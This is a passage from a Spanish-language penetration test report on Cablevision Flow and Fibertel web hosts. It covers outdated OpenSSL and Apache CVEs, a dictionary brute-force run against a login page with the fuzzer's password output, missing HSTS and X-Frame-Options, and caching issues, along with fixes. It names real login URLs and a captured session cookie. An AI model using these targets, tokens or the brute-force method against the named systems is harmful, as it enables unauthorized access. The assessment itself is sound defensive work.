- **CVE-2015-0292:** Integer underflow in the `EVP_DecodeUpdate` function in `crypto/evp/encode.c` in the base64-decoding implementation in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of

service (memory corruption) or possibly have unspecified other impact via crafted base64 data that triggers a buffer overflow.

- **CVE-2015-0289:** The PKCS#7 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not properly handle a lack of outer ContentInfo, which allows attackers to cause a denial of service (NULL pointer dereference and application crash) by leveraging an application that processes arbitrary PKCS#7 data and providing malformed data with ASN.1 encoding, related to crypto/pkcs7/pk7_doit.c and crypto/pkcs7/pk7_lib.c.
- **CVE-2015-0288:** The X509_to_X509_REQ function in crypto/x509/x509_req.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a might allow attackers to cause a denial of service (NULL pointer dereference and application crash) via an invalid certificate key.
- **CVE-2015-0287:** The ASN1_item_ex_d2i function in crypto/asn1/tasn_dec.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not reinitialize CHOICE and ADB data structures, which might allow attackers to cause a denial of service (invalid write operation and memory corruption) by leveraging an application that relies on ASN.1 structure reuse.
- **CVE-2015-0286:** The ASN1_TYPE_cmp function in crypto/asn1/a_type.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a does not properly perform boolean-type comparisons, which allows remote attackers to cause a denial of service (invalid read operation and application crash) via a crafted X.509 certificate to an endpoint that uses the certificate-verification feature.
- **CVE-2015-0209:** Use-after-free vulnerability in the d2i_ECPrivateKey function in crypto/ec/ec_asn1.c in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a might allow remote attackers to cause a denial of service (memory corruption and application crash) or possibly have unspecified other impact via a malformed Elliptic Curve (EC) private-key file that is improperly handled during import.
- **CVE-2015-0206:** Memory leak in the dtls1_buffer_record function in d1_pkt.c in OpenSSL 1.0.0 before 1.0.0p and 1.0.1 before 1.0.1k allows remote attackers to cause a denial of

service (memory consumption) by sending many duplicate records for the next epoch, leading to failure of replay detection.

- **CVE-2015-0205:** The `ssl3_get_cert_verify` function in `s3_srvr.c` in OpenSSL 1.0.0 before 1.0.0p and 1.0.1 before 1.0.1k accepts client authentication with a Diffie-Hellman (DH) certificate without requiring a CertificateVerify message, which allows remote attackers to obtain access without knowledge of a private key via crafted TLS Handshake Protocol traffic to a server that recognizes a Certification Authority with DH support.
- **CVE-2015-0204:** The `ssl3_get_key_exchange` function in `s3_clnt.c` in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote SSL servers to conduct RSA-to-EXPORT_RSA downgrade attacks and facilitate brute-force decryption by offering a weak ephemeral RSA key in a noncompliant role, related to the "FREAK" issue. NOTE: the scope of this CVE is only client code based on OpenSSL, not EXPORT_RSA issues associated with servers or other TLS implementations.
- **CVE-2014-8275:** OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k does not enforce certain constraints on certificate data, which allows remote attackers to defeat a fingerprint-based certificate-blacklist protection mechanism by including crafted data within a certificate's unsigned portion, related to `crypto/asn1/a_verify.c`, `crypto/dsa/dsa_asn1.c`, `crypto/ecdsa/ecs_vrf.c`, and `crypto/x509/x_all.c`.
- **CVE-2014-8176:** The `dtls1_clear_queues` function in `ssl/d1_lib.c` in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h frees data structures without considering that application data can arrive between a ChangeCipherSpec message and a Finished message, which allows remote DTLS peers to cause a denial of service (memory corruption and application crash) or possibly have unspecified other impact via unexpected application data.
- **CVE-2014-5139:** The `ssl_set_client_disabled` function in `t1_lib.c` in OpenSSL 1.0.1 before 1.0.1i allows remote SSL servers to cause a denial of service (NULL pointer dereference and client application crash) via a ServerHello message that includes an SRP ciphersuite without the required negotiation of that ciphersuite with the client.
- **CVE-2014-3572:** The `ssl3_get_key_exchange` function in `s3_clnt.c` in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote SSL servers to conduct

ECDHE-to-ECDH downgrade attacks and trigger a loss of forward secrecy by omitting the ServerKeyExchange message.

- **CVE-2014-3571:** OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted DTLS message that is processed with a different read operation for the handshake header than for the handshake body, related to the `dtls1_get_record` function in `d1_pkt.c` and the `ssl3_read_n` function in `s3_pkt.c`.
- **CVE-2014-3570:** The `BN_sqr` implementation in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k does not properly calculate the square of a `BIGNUM` value, which might make it easier for remote attackers to defeat cryptographic protection mechanisms via unspecified vectors, related to `crypto/bn/asm/mips.pl`, `crypto/bn/asm/x86_64-gcc.c`, and `crypto/bn/bn_asm.c`.
- **CVE-2014-3568:** OpenSSL before 0.9.8zc, 1.0.0 before 1.0.0o, and 1.0.1 before 1.0.1j does not properly enforce the `no-ssl3` build option, which allows remote attackers to bypass intended access restrictions via an SSL 3.0 handshake, related to `s23_clnt.c` and `s23_srvr.c`.
- **CVE-2014-3567:** Memory leak in the `tls_decrypt_ticket` function in `t1_lib.c` in OpenSSL before 0.9.8zc, 1.0.0 before 1.0.0o, and 1.0.1 before 1.0.1j allows remote attackers to cause a denial of service (memory consumption) via a crafted session ticket that triggers an integrity-check failure.
- **CVE-2014-3566:** The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.
- **CVE-2014-3513:** Memory leak in `d1_srtp.c` in the DTLS SRTP extension in OpenSSL 1.0.1 before 1.0.1j allows remote attackers to cause a denial of service (memory consumption) via a crafted handshake message.
- **CVE-2014-3512:** Multiple buffer overflows in `crypto/srp/srp_lib.c` in the SRP implementation in OpenSSL 1.0.1 before 1.0.1i allow remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via an invalid SRP (1) `g`, (2) `A`, or (3) `B` parameter.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Detalles




Imagen 49: Versión de OpenSSL utilizada por el servidor web remoto

Recomendación

Se recomienda actualizar OpenSSL a la última versión estable disponible.

#014. Múltiples vulnerabilidades en la versión de Apache 2.4

IMPACTO: *ALTO*

OCURRENCIA: *MEDIA*

RIESGO: *ALTO*

Descripción

De acuerdo con los datos obtenidos, el servidor web remoto utiliza la versión 2.4.6 del servidor web Apache. Este está, por lo tanto, afectado por las siguientes vulnerabilidades:

- **CVE-2014-0226:** Race condition in the mod_status module in the Apache HTTP Server before 2.4.10 allows remote attackers to cause a denial of service (heap-based buffer overflow)
- **CVE-2013-6438:** The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections
- **CVE-2014-0098:** The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.
- **CVE-2014-0231:** The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism
- **CVE-2014-3523:** Memory leak in the winnt_accept function in server/mpm/winnt/child.c in the WinNT MPM in the Apache HTTP Server 2.4.x before 2.4.10 on Windows
- **CVE-2013-4352:** The cache_invalidate function in modules/cache/cache_storage.c in the mod_cache module in the Apache HTTP Server 2.4.6
- **CVE-2014-0117:** The mod_proxy module in the Apache HTTP Server 2.4.x before 2.4.10
- **CVE-2014-0118:** The deflate_in_filter function in mod_deflate.c in the mod_deflate module in the Apache HTTP Server before 2.4.10

- **CVE-2014-8109:** mod_lua.c in the mod_lua module in the Apache HTTP Server 2.3.x and 2.4.x through 2.4.10 does not support an httpd configuration in which the same Lua authorization provider is used with different arguments within different contexts
- **CVE-2015-3185:** The ap_some_auth_required function in server/request.c in the Apache HTTP Server 2.4.x before 2.4.14 does not consider that a Require directive may be associated with an authorization setting rather than an authentication setting


Hosts Afectados

- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Detalles



Recomendación

Se recomienda actualizar Apache httpd a la última versión estable disponible.

#015. Posibilidad de fuerza bruta en página de login

IMPACTO: *ALTO*

OCURRENCIA: *BAJA*

RIESGO: *MEDIO*

Descripción

La autenticación de usuarios mediante contraseña es el método más simple (y común) de control de acceso. En este escenario la aplicación web solicita al usuario el ingreso de una contraseña (password) y la misma es enviada al servidor, el cuál validará la misma utilizando los mecanismos configurados en el sistema.

El uso de contraseñas sigue siendo el mecanismo más extendido para autenticación en la red ya que el único requisito es que cada cliente o usuario de la aplicación recuerde su nombre de usuario y contraseña, frente a la inconveniencia de tener que llevar consigo un certificado digital, token USB, tarjeta inteligente, disponer de hardware o software especializado, etc.

El servidor se encuentra corriendo un servicio que requiere autenticación en el puerto TCP 80 en el protocolo HTTP.

Dado que el servicio se encuentra configurado para que cualquier usuario pueda conectarse remotamente al mismo y no se ha detectado un límite de intentos de sesión erróneos, es posible que un atacante realice un ataque de fuerza bruta sobre las credenciales de acceso para penetrar el sistema.

En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.

Impacto

Este comportamiento podría permitir a un atacante usurpar las credenciales de un usuario legítimo utilizando la técnica de fuerza bruta.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/7780)

URLs Afectadas

- http://web.cablevisionflow.com.ar:7780/console/login/LoginForm.jsp

- <http://web.cablevisionflow.com.ar:7780/dataservices/login.jsp>

Modalidad


- BlackBox
- GreyBox

Detalles

Una vez que se obtuvo la forma de autenticación al sistema se ha intentado adivinar un usuario y clave utilizando listas de posibles usuarios y contraseñas empleando la fuerza bruta.

En cuanto a las palabras incluidas en los diversos diccionarios empleados, las mismas se generaron a partir de lo siguiente:

- Diccionario de palabras comunes: Recopilación de contraseñas que fueron filtradas de diversos sitios web y luego publicadas.
- Diccionario personalizado: En base al sistema objetivo se ha tratado de adivinar qué palabras se han podido utilizar para formar la contraseña. Con estas palabras y caracteres especiales se han realizado permutaciones, es decir, cambios y sustituciones para ir formando posibles contraseñas.



nt: 367 Errors: 0 ▲ Show Errors							
▲ Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads	
358 Fuzzed	302	Moved Temporarily	252 ms	397 bytes	297 bytes	coquine	
359 Fuzzed	302	Moved Temporarily	257 ms	397 bytes	297 bytes	contreras	
360 Fuzzed	302	Moved Temporarily	252 ms	397 bytes	297 bytes	conejito	
361 Fuzzed	302	Moved Temporarily	250 ms	397 bytes	297 bytes	coffee	
362 Fuzzed	302	Moved Temporarily	265 ms	397 bytes	297 bytes	coco58	
363 Fuzzed	302	Moved Temporarily	251 ms	397 bytes	297 bytes	cocacola	
364 Fuzzed	302	Moved Temporarily	254 ms	397 bytes	297 bytes	cleopatra	
365 Fuzzed	302	Moved Temporarily	253 ms	397 bytes	297 bytes	chivascampeon2.	
366 Fuzzed	302	Moved Temporarily	254 ms	397 bytes	297 bytes	chitoa	
367 Fuzzed	302	Moved Temporarily	264 ms	397 bytes	297 bytes	chacharita	

Imagen 52: Ejecución del ataque de fuerza bruta

Recomendación

Se recomiendan las siguientes medidas de seguridad:

- Incorporar un sistema de bloqueo o inactivación de cuenta luego de determinada cantidad de consultas.
- Bloquear por IP al atacante identificando al mismo según la cantidad de intentos realizados en diferentes cantidades de tiempo.
- Utilizar algún sistema de reconocimiento humano (como puede ser CAPTCHA) con el fin de bloquear los intentos de solicitud automatizada.
 - **Nota:** La sección de Recupero de Contraseña (<https://registro.cablevisionfibertel.com.ar/RecuperoContrasena/sitioClientes>) utiliza éste método para mitigar los ataques.

#016. Servidor HTTPS sin HSTS

IMPACTO: *ALTO*

OCURRENCIA: *BAJA*

RIESGO: *MEDIO*

Descripción

HTTP Strict Transport Security (HSTS) es una especificación (RFC 6797), que surgió a partir de la propuesta ForceHTTPS, para solucionar una serie de problemas y ataques de seguridad detectados.

HSTS define el mecanismo o procedimiento que deben seguir tanto el servidor como el navegador web (o más genéricamente un "User Agent") para que interactúen de forma más segura, usando exclusivamente comunicaciones seguras, como HTTPS gracias al uso de protocolos de transporte seguros como son TLS/SSL. Esta especificación sería una alternativa al uso de otros protocolos de transmisión de información como SPDY, el cual por definición utiliza comunicaciones siempre cifradas.

El soporte de esta especificación por parte de los servidores y navegadores web conlleva una considerable mejora en la seguridad y privacidad de las comunicaciones de los usuarios.

El objetivo de HSTS es la mejora de la seguridad en las comunicaciones web centrándose en tres tipos de amenazas o ataques:

- Ataques de red pasivos, aquellos en los que un atacante está escuchando todo el tráfico, como por ejemplo en una red WiFi, con el objetivo de obtener información de comunicaciones no cifradas, llegando en algunos casos a poder robar información sensible como la sesión de los usuarios.
- Ataques de red activos, en los que los atacantes actúan sobre la propia red inyectando datos, suplantando elementos de la red, redirigiendo las comunicaciones, ...
- Errores cometidos por los desarrolladores del sitio web, como el uso de conexiones no seguras para descargar elementos como recursos de la web (CSS, JavaScript,...) o el envío de datos.

Se ha detectado que el host remoto no establece la directiva de operar bajo la especificación HSTS. De esta manera no obliga que todas las conexiones se realicen bajo un protocolo de transporte seguro.

Impacto

La falta de HSTS permite la susceptibilidad a ataques basados en la degradación a versiones anteriores y SSL-stripping man-in-the-middle. Además proporciona una debilidad en la protección del secuestro de cookies, lo que en el ambiente se lo llama cookie-hijacking.


Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)
- cablevisionflow.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Detalles



```
root@kali:~# curl -I -k https://web.cablevisionflow.com.ar
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 07 Mar 2017 03:23:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1307
Last-Modified: Fri, 13 Jan 2017 14:55:13 GMT
Connection: keep-alive
ETag: "5878ea51-51b"
Accept-Ranges: bytes
```

Imagen 53: Aplicación web "https://web.cablevisionflow.com.ar" sin la cabecera "Strict-Transport-Security" en la respuesta

```
root@kali:~# curl -I -k https://registro.cablevisionfibertel.com.ar
HTTP/1.1 200 OK
Date: Tue, 07 Mar 2017 03:25:50 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
Last-Modified: Fri, 24 Feb 2017 15:56:08 GMT
ETag: "923-54948c4931600"
Accept-Ranges: bytes
Content-Length: 2339
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
```

Imagen 54: Aplicación web "https://registro.cablevisionfibertel.com.ar" sin la cabecera "Strict-Transport-Security" en la respuesta

```
root@kali:~# curl -I -k https://cablevisionflow.com.ar
HTTP/1.1 200 OK
Date: Tue, 07 Mar 2017 03:26:01 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
Accept-Ranges: bytes
X-Mod-Pagespeed: 1.11.33.4-0
Vary: Accept-Encoding,User-Agent
Cache-Control: max-age=0, no-cache
Content-Length: 2109
Content-Type: text/html; charset=UTF-8
```

Imagen 55: Aplicación web "https://cablevisionflow.com.ar" sin la cabecera "Strict-Transport-Security" en la respuesta

Recomendación

Debido a la criticidad de la aplicación web se recomienda configurar el servidor web para que utilice HSTS.

#017. Clickjacking: Ausencia de encabezados X-Frame-Options

IMPACTO: ALTO

OCURRENCIA: BAJA

RIESGO: MEDIO

Descripción

El Clickjacking, o secuestro de clic, es una técnica maliciosa para engañar a usuarios de Internet con el fin de que revelen información confidencial, o tomar control de su computadora cuando hacen clic en páginas web aparentemente inocentes. En uno de los muchos navegadores o plataformas con alguna vulnerabilidad, un ataque de clickjacking puede tomar la forma de código embebido o script que se ejecuta sin el conocimiento del usuario; por ejemplo, aparentando ser un botón para realizar otra función.

Utilizando una técnica similar, las pulsaciones de teclado también podrían ser secuestradas. Con una cuidada combinación de hojas de estilo, iframes, y cuadros de texto, un usuario podría ser engañado a creer que está escribiendo la contraseña de su cuenta de banca personal, pero en realidad lo estaría haciendo en un iframe invisible controlado por un atacante.

La solución más popular para defenderse del Clickjacking es incluir una funcionalidad que prevenga a otros sitios web de utilizar frames con sitio que queremos defender.

La cabecera respuesta HTTP llamada X-Frame-Options puede ser utilizada para indicar cuando un navegador tiene permitido o no incluir una página web dentro de un iframe. De esta forma, un sitio Web podría defenderse del Clickjacking, asegurándose de que su contenido no ha sido incluido dentro de otros sitios.

Existen tres tipos de cabeceras X-Frame-Options:

- DENY: Previene que cualquier dominio pueda incluir el contenido.
- SAMEORIGIN: Solamente permite al sitio local a incluir el contenido.
- ALLOW-FROM URI: Solamente permite a la URI específica a incluir el contenido de la página (ej.: ALLOW-FROM http://www.ejemplo.com).

Impacto

Debido a que el sitio web no posee implementadas las cabeceras X-Frame-Options, un atacante podría engañar a un usuario y robarle información sensible.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/80)
- web.cablevisionflow.com.ar (tcp/443)
- web.cablevisionflow.com.ar (tcp/7780)
- cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad

- BlackBox
- GreyBox

Detalles



```
1 GET
  http://web.cablevisionflow.com.ar:7780/console/login/LoginForm.jsp
  HTTP/1.1
2 Proxy-Connection: keep-alive
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
  537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
  /webp,*/*;q=0.8
6 DNT: 1
7 Accept-Encoding: sdch
8 Accept-Language: es-419,es;q=0.8
9 Cookie: _ga=GA1.3.192906350.1484158031; ADMINCONSOLESESSION=
  cqfhY5rJsc1Q28jG2J41tHW3hBTkBG7bLB3FgtbRGd8wHp6JRx5p!1805368208
10 Host: web.cablevisionflow.com.ar:7780
11
```

```
1 HTTP/1.1 200 OK
2 Content-Language: es
3 Date: Fri, 03 Mar 2017 18:18:14 GMT
4 Expires: Thu, 01 Jan 1970 00:00:00 GMT
5 Cache-Control: no-cache
6 X-Powered-By: Servlet/2.5 JSP/2.1
7 Content-Length: 3264
8 Pragma: no-cache
9 Content-Type: text/html; charset=UTF-8
10
11
```

Imagen 57: Respuesta HTTP del servidor "https://web.cablevisionflow.com.ar:7780" sin la cabecera "X-Frame-Options"

Recomendación

Se recomienda configurar el servidor web para incluir una cabecera X-Frame-Options. Las páginas que envíen estas cabeceras al navegador, pretenden protegerse de aparecer en un iframe. Se propusieron varios métodos más o menos flexibles para intentar ayudar a las que legítimamente necesitaran incluirse dentro de un iframe. Sus valores son:

- DENY, el navegador evita que la página sea renderizada si está contenida dentro de un iframe
- SAMEORIGIN, la página solo puede ser mostrada en un frame que provenga del mismo origen que la propia página.
- ALLOW-FROM uri, el navegador bloqueará la renderización sólo si el origen de nivel superior está en un contexto de navegación que es diferente al valor URI proporcionado en la directiva.

Los usuarios deben confiar en que las páginas las envíen, y que su navegador las interprete correctamente. Esto último hace tiempo que ya lo implementan la mayoría. Por ejemplo, Chrome desde su versión 4.1.249.1042, Firefox desde 3.6.9, Internet Explorer desde la 8, Opera desde la 10.5.

Ver la siguiente URL con mas recomendaciones de seguridad:

<https://scotthelme.co.uk/hardening-your-http-response-headers/>

#018. Almacenamiento en caché de contenido web

IMPACTO: MEDIO

OCURRENCIA: MEDIA

RIESGO: MEDIO

Descripción

Incluso después de que se haya cerrado la sesión, es posible que se pueda acceder a los datos confidenciales o confidenciales intercambiados en la sesión a través del caché del navegador web. Por lo tanto, las aplicaciones web deben utilizar directivas de caché restrictivas para todo el tráfico web intercambiado a través de HTTP y HTTPS, como los encabezados HTTP "Cache-Control: no-cache, no-store" y "Pragma: no-cache" Etiquetas META equivalentes en todas o (al menos) páginas web sensibles.

Independientemente de la política de caché definida por la aplicación web, si se permite el almacenamiento en caché del contenido de la aplicación web, los identificadores de sesión nunca se deben almacenar en caché, por lo que se recomienda utilizar "Cache-Control: no-cache =" Set-Cookie, Set -Cookie2 ", para permitir que los clientes web almacenen en caché todo excepto el ID de sesión.

Impacto

Si se almacena información confidencial en la caché y la misma puede ser obtenida por un usuario malintencionado, el mismo podría aprovecharla para la elaboración de otros ataques utilizando esa información.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)
- cablevisionflow.com.ar (tcp/443)

URLs Afectadas

- https://web.cablevisionflow.com.ar/rest/api/logout/clear
- https://web.cablevisionflow.com.ar/rest/api/getCurrentLanguage

- <https://web.cablevisionflow.com.ar/rest/api/isBrowserSupported>
- <https://web.cablevisionflow.com.ar/rest/api/isLoggedIn>
- <https://web.cablevisionflow.com.ar/rest/api/auth>
- <https://web.cablevisionflow.com.ar/rest/api/follow>
- <https://web.cablevisionflow.com.ar/rest/api/getAccountSettings>
- <https://web.cablevisionflow.com.ar/rest/api/browseLabels>
- <https://web.cablevisionflow.com.ar/rest/api/parentalControlsLocked>
- <https://web.cablevisionflow.com.ar/rest/api/vodRecommendations/0/9/false>
- <https://web.cablevisionflow.com.ar/rest/api/livetrRecommendations/1487011593120/0/9/false>
- <https://web.cablevisionflow.com.ar/rest/api/browseLabelsByType/CHANNEL>
- <https://web.cablevisionflow.com.ar/rest/api/browseLineUp>
- [https://web.cablevisionflow.com.ar/rest/api/BrowseRecordings?
pageIndex=0&pageSize=9&showAdultContent=false](https://web.cablevisionflow.com.ar/rest/api/BrowseRecordings?pageIndex=0&pageSize=9&showAdultContent=false)
- <https://web.cablevisionflow.com.ar/rest/api/vodTrending/0/9/false>
- <https://web.cablevisionflow.com.ar/rest/api/livetrTrending/0/9/false>
- [https://web.cablevisionflow.com.ar/rest/api/ContinueWatching?
pageIndex=0&pageSize=9&showAdultContent=false](https://web.cablevisionflow.com.ar/rest/api/ContinueWatching?pageIndex=0&pageSize=9&showAdultContent=false)
- <https://web.cablevisionflow.com.ar/rest/api/browseSchedules/981/1487011597704/0/3>
- <https://web.cablevisionflow.com.ar/rest/api/getSchedule/9811487008800>
- <https://cablevisionflow.com.ar/manual/mod/>
- <https://cablevisionflow.com.ar/manual/style/css/manual-loose-100pc.css>
- <https://cablevisionflow.com.ar/manual/style/css/manual-print.css>
- <https://cablevisionflow.com.ar/manual/style/css/manual.css>
- <https://cablevisionflow.com.ar/manual/style/css/prettify.css>

- <https://cablevisionflow.com.ar/simplesamlflow/errorreport.php>
- [https://cablevisionflow.com.ar/simplesamlflow/logout.php?
link_href=http://www.base4sec.com](https://cablevisionflow.com.ar/simplesamlflow/logout.php?link_href=http://www.base4sec.com)
- <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/authenticate.php>
- <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php>
- [https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?
